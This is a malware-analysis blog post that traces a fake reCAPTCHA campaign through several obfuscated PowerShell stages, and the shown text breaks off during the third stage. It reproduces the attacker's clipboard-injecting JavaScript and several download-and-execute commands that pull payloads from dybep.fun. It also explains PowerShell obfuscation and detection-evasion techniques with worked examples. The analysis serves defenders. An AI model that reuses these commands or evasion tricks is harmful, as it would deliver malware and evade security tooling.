Breaking Down A Multi-Stage PowerShell Infection

Archived: 2026-04-05 19:51:57 UTC

←

Previous Post Analyzing Vidar Stealer

Next Post Cipher Hunt: How to Detect Encryption Algorithms in Malware


→

Overview

Fake reCAPTCHA campaigns are nothing new in the cyber threat landscape. Despite their simplicity, these campaigns are surprisingly effective at tricking users.
The technique is straightforward: the victim is shown a fake reCAPTCHA page that instructs them to verify their identity by pasting a PowerShell command into the Windows Run dialog. This seemingly harmless action initiates the infection chain.

This article will focus on deobfuscating and analyzing the infection chain step by step, all the way to the final payload. It will also break down and explain the various techniques used by the attacker.


Here’s a high-level diagram of the infection chain:




AviaB

1st Stage Analysis

We can see the infamous fake reCAPTCHA page. Upon clicking “I’m not a robot,” a prompt pops up, providing us with clear instructions regarding the “verification” process.



If we follow the instructions, we notice that something is copied to our clipboard. At first glance, this doesn’t appear alarming.



However, when we paste the command into a text editor, we quickly realize it reveals something much different from what we initially expected.

```
PoWERSHElL -w M"in"i"m"ized c"Url.E"X"e" -k -L --"re"try 9"9"9  ht"tps:/"/"dy"b"e"p.fu"n"/"fb8"8"
```

Before we delve into the specifics of what this command does and the techniques it employs, it’s crucial to first understand how this command made its way into our clipboard.

Looking at the HTML source code, we can see the initialization of a new `<script>` tag, followed by obfuscated JavaScript code.

The obfuscator used here is Obfuscator.io, a free, open-source tool designed to obfuscate JavaScript code. This tool is commonly used by threat actors and malware authors.

Using a deobfuscator for Obfuscator.io reveals much cleaner and more readable code.

```
(function () {
  var _0x5dd8b2;
  try {
    var _0x40217e = Function("return (function() {}.constructor(\"return this\")( ));");
    _0x5dd8b2 = _0x40217e();
  } catch (_0x987c01) {
    _0x5dd8b2 = window;
  }
  _0x5dd8b2.setInterval(_0x47d169, 4000);
})();
(function () {
  document.getElementById("kkk").onclick = function () {
    var _0x36a2ad = document.createElement("textarea");
    _0x36a2ad.value = window.atob(
    "UG9XRVJTSEVsTCAtdyBNImluImkibSJpemVkIGMiVXJsLkUiWCJlIiAtayAtTCAtLSJyZSJ0cnkgOSI5IjkgIGh0InRwczovIi8iZHkiYiJlInAuZnUibiIvImZiOCI4ImMiMWViMiIxImQiNCJm
    ImUyIjcxIjIiNzIzNzI5YSJkMiJmImUiNyIzOC50eCJ0IHwgcG93ZSJyInNoZWxsIC07IiDwn4yQIEFjY2VzcyBHdWFyZDogVmFsaWRhdGlvbi4gUmVmSUQ6IDQ1YWIyNmNmMDViNmFiYzk1Zg=="
    );
    document.body.appendChild(_0x36a2ad);
    _0x36a2ad.select();
    document.execCommand("copy");
    document.body.removeChild(_0x36a2ad);
    document.getElementById('k').classList.add("show");
    document.getElementById('i').classList.add("show");
  };
})();
```

This code is still somewhat obfuscated, so let's manually deobfuscate it to fully understand what's going on.

```
(function () {
  var globalObject;
  try {
    var getGlobal  = Function("return (function() {}.constructor(\"return this\")( ));");
    globalObject = getGlobal ();
  } catch (_0x987c01) {
    globalObject = window;
  }
  globalObject.setInterval(_0x47d169, 4000);
})();
(function () {
  document.getElementById("kkk").onclick = function () {
    var textarea = document.createElement("textarea");
    textarea.value = window.atob(
    "UG9XRVJTSEVsTCAtdyBNImluImkibSJpemVkIGMiVXJsLkUiWCJlIiAtayAtTCAtLSJyZSJ0cnkgOSI5IjkgIGh0InRwczovIi8iZHkiYiJlInAuZnUibiIvImZiOCI4ImMiMWViMiIxImQiNCJm
    ImUyIjcxIjIiNzIzNzI5YSJkMiJmImUiNyIzOC50eCJ0IHwgcG93ZSJyInNoZWxsIC07IiDwn4yQIEFjY2VzcyBHdWFyZDogVmFsaWRhdGlvbi4gUmVmSUQ6IDQ1YWIyNmNmMDViNmFiYzk1Zg=="
    );
    document.body.appendChild(textarea);
    textarea.select();
    document.execCommand("copy");
    document.body.removeChild(textarea);
    document.getElementById('k').classList.add("show");
    document.getElementById('i').classList.add("show");
  };
})();
```

After renaming some variables to more meaningful names, we can clearly see that this script creates an element named `textarea`, sets its content to a Base64-encoded string, and then decodes it using `window.atob()`. After that, it uses `document.execCommand("copy")` to copy the decoded content to the victim's clipboard.

Now that we have a better understanding of the code and its functionality, let's pivot to the actual PowerShell command:

```
PoWERSHElL -w M"in"i"m"ized c"Url.E"X"e" -k -L --"re"try 9"9"9  ht"tps:/"/"dy"b"e"p.fu"n"/"fb8"8"
```

We can see a number of techniques implemented here:

- case-altered obfuscation
- string splitting obfuscation

Both techniques are primarily used to evade static detection and are quite easy to implement. Let's go over each and explain different ways they can be applied.

Case-altered obfuscation

Attackers exploit PowerShell's inherent case-insensitivity, where cmdlets, parameters, and operators ignore letter case, by randomly or deliberately mixing uppercase and lowercase characters within commands and parameters. For example, instead of writing `powershell`, an attacker might write `PoWeRShELL` to evade static detection by security tools.

In our example the attacker used this technique several times -

```
PoWERSHElL ---> PowerShell

cUrl.EXe --> curl.exe
```

String splitting obfuscation

Another common technique is splitting a string into multiple parts and reconstructing it at runtime. This tactic is often used to evade static detection by breaking up known malicious patterns.

For example, we can create a Sigma rule that looks for `curl.exe` execution. Using string-splitting-based obfuscation evades this rule because the literal `curl.exe` never appears in the command line, it's constructed at runtime from multiple parts. However, by leveraging PowerShell **Script Block Logging** (Event ID 4104), which records the fully deobfuscated script as it's executed, this obfuscation becomes ineffective because the log contains the assembled command in clear text

```
title: Curl Execution

id: 123-456-678-890

logsource:

  product: windows

  service: security

detection:

  selection:

    CommandLine|contains: 'curl.exe'

  condition: selection
```

There are multiple ways to implement string splitting obfuscation.

Using Plus-Operator Concatenation

PowerShell's addition operator (`+`) can concatenate string literals at runtime, e.g.:

```
$url = 'h' + 'ttps://' + 'aviab.com' + '/payload.ps1'
```

Using the -Join Operator

By placing fragments in an array and joining them, you prevent static detections of the assembled string:

```
$parts = 'ht','tp','s:','//av','iab','.com'
$url = $parts -Join ''
```

The `-Join ''` collapses the array into the full URL only at execution time

Using the Format Operator (-f)

The format operator reorders and injects substrings according to placeholders:

```
& ("{1}{0}" -f 'ab','avi')
```

Using Array Slicing and Reversal

You can slice and reverse a character array to stealthily reconstruct strings:

```
-join ([char[]]'1baiva'[-1..-6])
```

Now that we've discussed some of the techniques used by the attacker, let's analyze the entire command:

```
PowerShell -w Minimized curl.exe -k -L --retry 999  hxxps[://]dybep[.]fun/fb88c1eb21d4fe271272372
```

We can see that the attacker runs PowerShell with the `-WindowStyle Minimized` (`-w Minimized`) flag to launch a minimized window, reducing the chance of the user noticing. Then, `curl.exe` is used with the `-k` (ignore certificate errors), `-L` (follow redirects), and `--retry 999` (try up to 999 times) options to fetch a remote payload from `dybep[.]fun` .

The downloaded content is piped (`|`) directly into another PowerShell instance using `powershell -` , which tells PowerShell to read and execute commands from standard input (i.e. the result of the `curl` request).

The part after the semicolon (`;`) - `🌐 Access Guard: Validation. RefID: 45ab26cf05b6abc95f` is not executed. It's simply a **comment**, used as social engineering to make the command look like a benign system message. This is particularly misleading in the **Run dialog** (`Win+R`), which only displays the part of the command after the semicolon, making the malicious portion less obvious.

2nd Stage Analysis

Following the website the initial command got the next stage from we can see the following.

We can see a highly obfuscated PowerShell script that doesn't reveal much at the moment.
The script repeats the same pattern, with the only difference being the number of spaces.

```
&(([char]('                        '.Length))

+([char]('                    '.Length))

+([char]('                      '.Length)))

+(([char]('                    '.Length))

+([char]('                    '.Length))
```

```
<....>
```


This technique is quite interesting. At the beginning, we see the call operator (`&`), which allows you to execute a command, script, or function in PowerShell. Following that, the script calculates the length of the spaces and inserts that value into the array.

If you haven't figured it out already, this technique is called **whitespace-length obfuscation**, which uses the length of whitespace to calculate valid ASCII codes and construct a string.

Here's an example to help illustrate it better.


```
&(
    [char](' ' * 72).Length +
    [char](' ' * 73).Length
)
```

This short example shows exactly how this technique works. We simply create strings of spaces whose lengths match the ASCII codes we want, convert those lengths to characters with `[char]` , and then use the call operator (`&`) to execute the resulting string.



After understanding the logic behind this obfuscation technique, the process becomes quite straightforward. We can simply replace the call operator with `Write-Host` to print the deobfuscated output.
Alternatively, we could write a short Python script that uses regular expressions to count the number of spaces, convert them into ASCII characters, and display the result.

Let's try both approaches. First, we can simply replace the call operator **at the beginning of the script** with `Write-Host` , **which** will defang the script and just print out the output of the script.



Alternatively, we can write a short Python script to deobfuscate the code:

```
import re

obfuscated = """

    obfuscated code here

"""

matches = re.findall(r"\[char\]\('([ ]+)'\.Length\)", obfuscated)

decoded = ''.join(chr(len(s)) for s in matches)

print(f"the result is \n{decoded}")
```

Either method will produce the following output:

```
PowerShell

iex Start-Process "powershell.exe" -WindowStyle Hidden -ArgumentList '-NoP','-
Ex','Bypass','-C','SI Variable:/sM ''https://mq.dybep.fun/svml_dispmd'';SV l2
((((([Net.WebClient]::New()|Member)|Where{(Variable _).Value.Name -
clike''*wn*d*g''}).Name));Set-Item Variable:2
([Net.WebClient]::New());&$ExecutionContext.InvokeCommand.
(($ExecutionContext.InvokeCommand.PsObject.Methods|Where{(Variable _).Value.Name -
clike''*d''}).Name)($ExecutionContext.InvokeCommand.
(($ExecutionContext.InvokeCommand|Member|Where{(Variable _).Value.Name -
clike''*Com*e''}).Name)(''*e-*press*'',1,1),
[System.Management.Automation.CommandTypes]::Cmdlet)(Variable 2 -Valu).((GCI
Variable:\l2).Value)((Get-Variable sM -ValueOnl))'
```

This stage encompasses a few new obfuscation techniques that we'll briefly go over.

Shorthand Parameters

In PowerShell, many cmdlet parameters can be abbreviated to their shortest unique form. For instance, `-NoProfile` can be shortened to `-NoP`, and `-ExecutionPolicy` to `-Ex`. While this feature is designed for

convenience, attackers often exploit it as an obfuscation technique to make scripts harder to read and analyze. For example, the use of `'-NoP','-Ex','Bypass','-C'` is equivalent to `'-NoProfile', '-ExecutionPolicy', '-Command'`

Variable Aliasing

PowerShell allows the creation of aliases, alternate names for cmdlets, functions, scripts, or executable files. This means that a longer cmdlet name can be represented by a shorter alias, simplifying command usage. For example, the use of `SI` for `Set-Item`, `SV` for `Set-Variable`, and `GCI` for `Get-ChildItem`

Use of Where Clauses with Wildcards

In PowerShell, the `Where-Object` cmdlet is used to filter objects based on specified conditions. When combined with wildcard patterns, it allows for flexible and dynamic filtering of object properties. This technique is often employed to obfuscate code, making it less readable and harder to analyze.

For example, we can use `Where-Object` to find all text files in a certain directory:

```
Get-ChildItem | Where-Object { $_.Name -like '*.txt' }
```

In obfuscated scripts, wildcards can be used to dynamically select methods:

```
$method = $object | Get-Member | Where-Object { $_.Name -clike '*wn*d*g*' }
```

which corresponds to `DownloadString`


After deobfuscating the script, we obtain the following:

```
 Start-Process "powershell.exe" -WindowStyle Hidden -ArgumentList '-NoProfile','-
ExecutionPolicy','Bypass','-Command',
    'Set-Variable URL "https://mq.dybep.fun/svml_dispmd";
     $wc = New-Object Net.WebClient;
     $cmd = $ExecutionContext.InvokeCommand.GetCommand("Invoke-Expression",
[System.Management.Automation.CommandTypes]::Cmdlet);
     Invoke-Expression ($wc.DownloadString($URL))'
```

This essentially retrieves the content from the specified URL and executes it directly in memory.

3rd Stage Analysis

After accessing the website containing the next stage, we observed the following:




```
$wyjCgdMSTcBi = 489
$GRhZo = $wyjCgdMSTcBi
$DrULmkJwYNMCsz = $wyjCgdMSTcBi
$MFGQmXKDaclJ = (((((44+1+(24-13-(42+18+31))-((5-44*29+16-3-24)))))-(1104)))
$BGrLbsap = 770
$PbTgyJUQ = ((((40*42-45+((29-5+39+46+26*31)))+20*39-32)-(2637)))
$CnjsHiOK = ((((3+18*48-(44-48-36)))+29+8+47-7-36-22-(558)))
$WoaSL = (((((15*41+5)+29-25*2))*26*32*(42+32+(45-43-14))-(30898260)))
$NTiMtnqjZPJWzF = (((24+16-(47-40*49))-((32+14*18))-(1437)))
$HkKcp = 273
$GSMvCYhoyH = $NTiMtnqjZPJWzF
$MXGyWLdeSqaw = (((37*31-25)*(35+48-40)+((45+11*21))-(48422)))
$gLlJhYneFZ = $MXGyWLdeSqaw
$dyQxZbnXhYwVF = (((45*32+38)*2*28+12-26-49*(10-40-17)-(84540)))
for ($UuyiLtSrZaf=((((($dyQxZbnXhYwVF-49+($MFGQmXKDaclJ-3+29)))-$CnjsHiOK-14-19)); $UuyiLtSrZaf -eq ((((($wyjCgdMSTcBi+42+$BGrLbsap))-$GRhZo-29-$WoaSL)-$PbTgyJUQ-
47+18+$MXGyWLdeSqaw+9+40-$GRhZo-17+10); $UuyiLtSrZaf++){
$gYUhcoXnI = 513
$CHTGldwygBv = $dyQxZbnXhYwVF
$KpGeHXQhY = $MFGQmXKDaclJ
$VsUbJQMnS = $KpGeHXQhY
switch((25-23-$CHTGldwygBv)-((40+49-$MXGyWLdeSqaw))+33+44+38+(($VsUbJQMnS-35+44))){
(((((27-26-9)))+5*39+19-((29-18*5))-(235)))
{
$JiYeG = 347
$pACktIODnJu = (((((11-31*24)))+1+40*23*6*45+30-(247505)))
$xNutm = $NTiMtnqjZPJWzF
$DKEnJaUMZjVtk = $MXGyWLdeSqaw
}
(((25+3*(1*3+(28-42-23+((21+48-15)))))-(71)))
{
(((12-26+$BGrLbsap))-(9+37-36)+$WoaSL-16-49)}
default {$gIYnNx = 589
$FJMEUB = ((((2+46*21))-((5*37*2)-19*8*(40-1+(41-18+3)))-(9807)))
$fclKXqCAxFr = $MXGyWLdeSqaw
}
}$gLurEVPHawUTm = 794
$YHdPzJpwXa = (((((40+11*27))+7*19*6)-17-39*12-(262)))
$wiOtXukZLCpz = (($FJMEUB+25+$GSMvCYhoyH+31-24-($dyQxZbnXhYwVF+46+($CnjsHiOK+18-25))))
$umHPKDJXrVkLpz = $DKEnJaUMZjVtk
break
}$nijZoMR = 626
$KlyVILFvOzsNB = ((((27*25*13))-((1*19*(44-42-33)))-(8914)))
$lPqBtdigM = $xNutm
$TEAajk = $HkKcp
$iuGcnzfUehFJa = 997
$aFxMrOC = $wiOtXukZLCpz
$BUEYbp = $gYUhcoXnI
$LSKuhPm = (((($HkKcp+26-(17+21-5)+31+44+$gIYnNx)-$KpGeHXQhY-38+46))
$HOcybIPDN = 237
$NnFCGBts = (((31+5-(26+15*(22-20*31)))-(8603)))
$GKCotAkcfi = $TEAajk
$oFiSceH = ((((($YHdPzJpwXa+40+$wyjCgdMSTcBi-6-35-29)))-(($NTiMtnqjZPJWzF+27-6)))
while ((((34-19-(43+13-$BGrLbsap)+($gLlJhYneFZ+18+17)))) -lt ((((29*32*49)-1+2+(44+15*45)-((13-38-10)))-(46212)))){
$fBeXDdCkMAOQNz = 112
$UlkVq = $nijZoMR
$PWaHrFBDEoxLK = ((($BUEYbp+17-$fclKXqCAxFr)+19-34-4)+((43+3+47))+($oFiSceH-4+$pACktIODnJu)+(35+5+40))
$wilOaBQ = (((20*45+(22+40+9)-(38*21+31))+(26*14-14)*((27+47-16))-(19829)))
$qRPYc = (((40-7-29-34-17-$lPqBtdigM))-(($MXGyWLdeSqaw-23-$VsUbJQMnS)+((1-37-31-$GRhZo-29-20))))
```

This stage was heavily obfuscated and long, approximately 70,000 lines making manual deobfuscation highly time-consuming.

This script uses multiple obfuscation techniques, including complex control flow, dynamic value and string calculations, switch-case logic, and math-based loops, likely to manipulate execution and evade detection. It also relies on string obfuscation and control flow manipulation to hide behavior and conditionally execute code.

With that in mind, I decided to tackle it using dynamic analysis and let the script handle the deobfuscation for me. I looked for interesting elements in the script, anything that deviated from the overall pattern. After some time, I found a byte array at the end of the script that looked promising. Upon closer inspection, it appeared that the array was encrypted using XOR, with the key being generated at runtime before the array was decrypted.

Let’s take a look at it

```
[Byte[]]$emmmxheukpq = 83,50,53,122,68,84,111,48,76,68,48,119.............................""

$JQSnViepUWABkv = ($CWJfEzNPDtOx -as [Type])::$DTudX.$XHDYMLxQIroqgA("$ebnebchofpu")

        $VbziOWIoSjkX = ($CWJfEzNPDtOx -as [Type])::$DTudX.$XHDYMLxQIroqgA(($CWJfEzNPDtOx -as [Type])::$DTudX.


((($lpTrkO -as [Type])::($HZSEtGvAclw)((($CWJfEzNPDtOx -as [Type])::$DTudX.$xTRCtVg($(for($i=0
$i-lt$VbziOWIoSjkX.$ieBbqaPThrSW
){for($PPZ=0
$PPZ-lt$JQSnViepUWABkv.$ieBbqaPThrSW
$PPZ++){$VbziOWIoSjkX[$i]-bxor$JQSnViepUWABkv[$PPZ]
$i++
if($i-ge$VbziOWIoSjkX.$ieBbqaPThrSW){$PPZ=$JQSnViepUWABkv.$ieBbqaPThrSW}}})))))).($wsHJUnebydvSXa)()
```


At this point, it's pretty hard to make sense of everything, but there are some subtle hints. It looks like the byte array is being manipulated, probably decrypted using a key that's generated at runtime.

We'll now try to get all the relevant variables at runtime, just print them and try to make sense of what's going on.

```
[Byte[]]$emmmxheukpq = 83,50,53,122,68,84,111,48,76,68,48,119,98,66,99,119,73,68,119,103,80,105,111,1
$JQSnViepUWABkv = ($CWJfEzNPDtOx -as [Type])::$DTudX.$XHDYMLxQIroqgA("$ebnebchofpu");
        $VbziOWIoSjkX = ($CWJfEzNPDtOx -as [Type])::$DTudX.$XHDYMLxQIroqgA(($CWJfEzNPDtOx -as [Type])

Write-Host "JQSnViepUWABkv: $JQSnViepUWABkv"
Write-Host "CWJfEzNPDtOx: $CWJfEzNPDtOx"
Write-Host "DTudX: $DTudX"
Write-Host "XHDYMLxQIroqgA: $XHDYMLxQIroqgA"
Write-Host "ebnebchofpu: $ebnebchofpu"
Write-Host "xTRCtVg: $xTRCtVg"
Write-Host "kWTfzrqehdDC: $kWTfzrqehdDC"
Write-Host "mtcrXhOYlA: $mtcrXhOYlA"
Write-Host "lpTrkO: $lpTrkO"
Write-Host "HZSEtGvAclw: $HZSEtGvAclw"
Write-Host "ieBbqaPThrSW: $ieBbqaPThrSW"
Write-Host "wsHJUnebydvSXa: $wsHJUnebydvSXa"
```

Printing all the variables used near the end of the script yielded quite interesting results.

```
JQSnViepUWABkv: 65 77 83 73 95 82 69 83 85 76 84 95 78 79 84 95 68 69 84 69 67 84 69 68
CWJfEzNPDtOx: System.Text.Encoding
DTudX: UTF8
XHDYMLxQIroqgA: GetBytes
ebnebchofpu: AMSI_RESULT_NOT_DETECTED
xTRCtVg: GetString
kWTfzrqehdDC: System.Convert
mtcrXhOYlA: FromBase64String
lpTrkO: Scriptblock
HZSEtGvAclw: Create
ieBbqaPThrSW: length
wsHJUnebydvSXa: Invoke
```

We found the XOR key which is in the `JQSnViepUWABkv` variable, it seems like the key corresponds to the string `AMSI_RESULT_NOT_DETECTED` which is quite interesting.

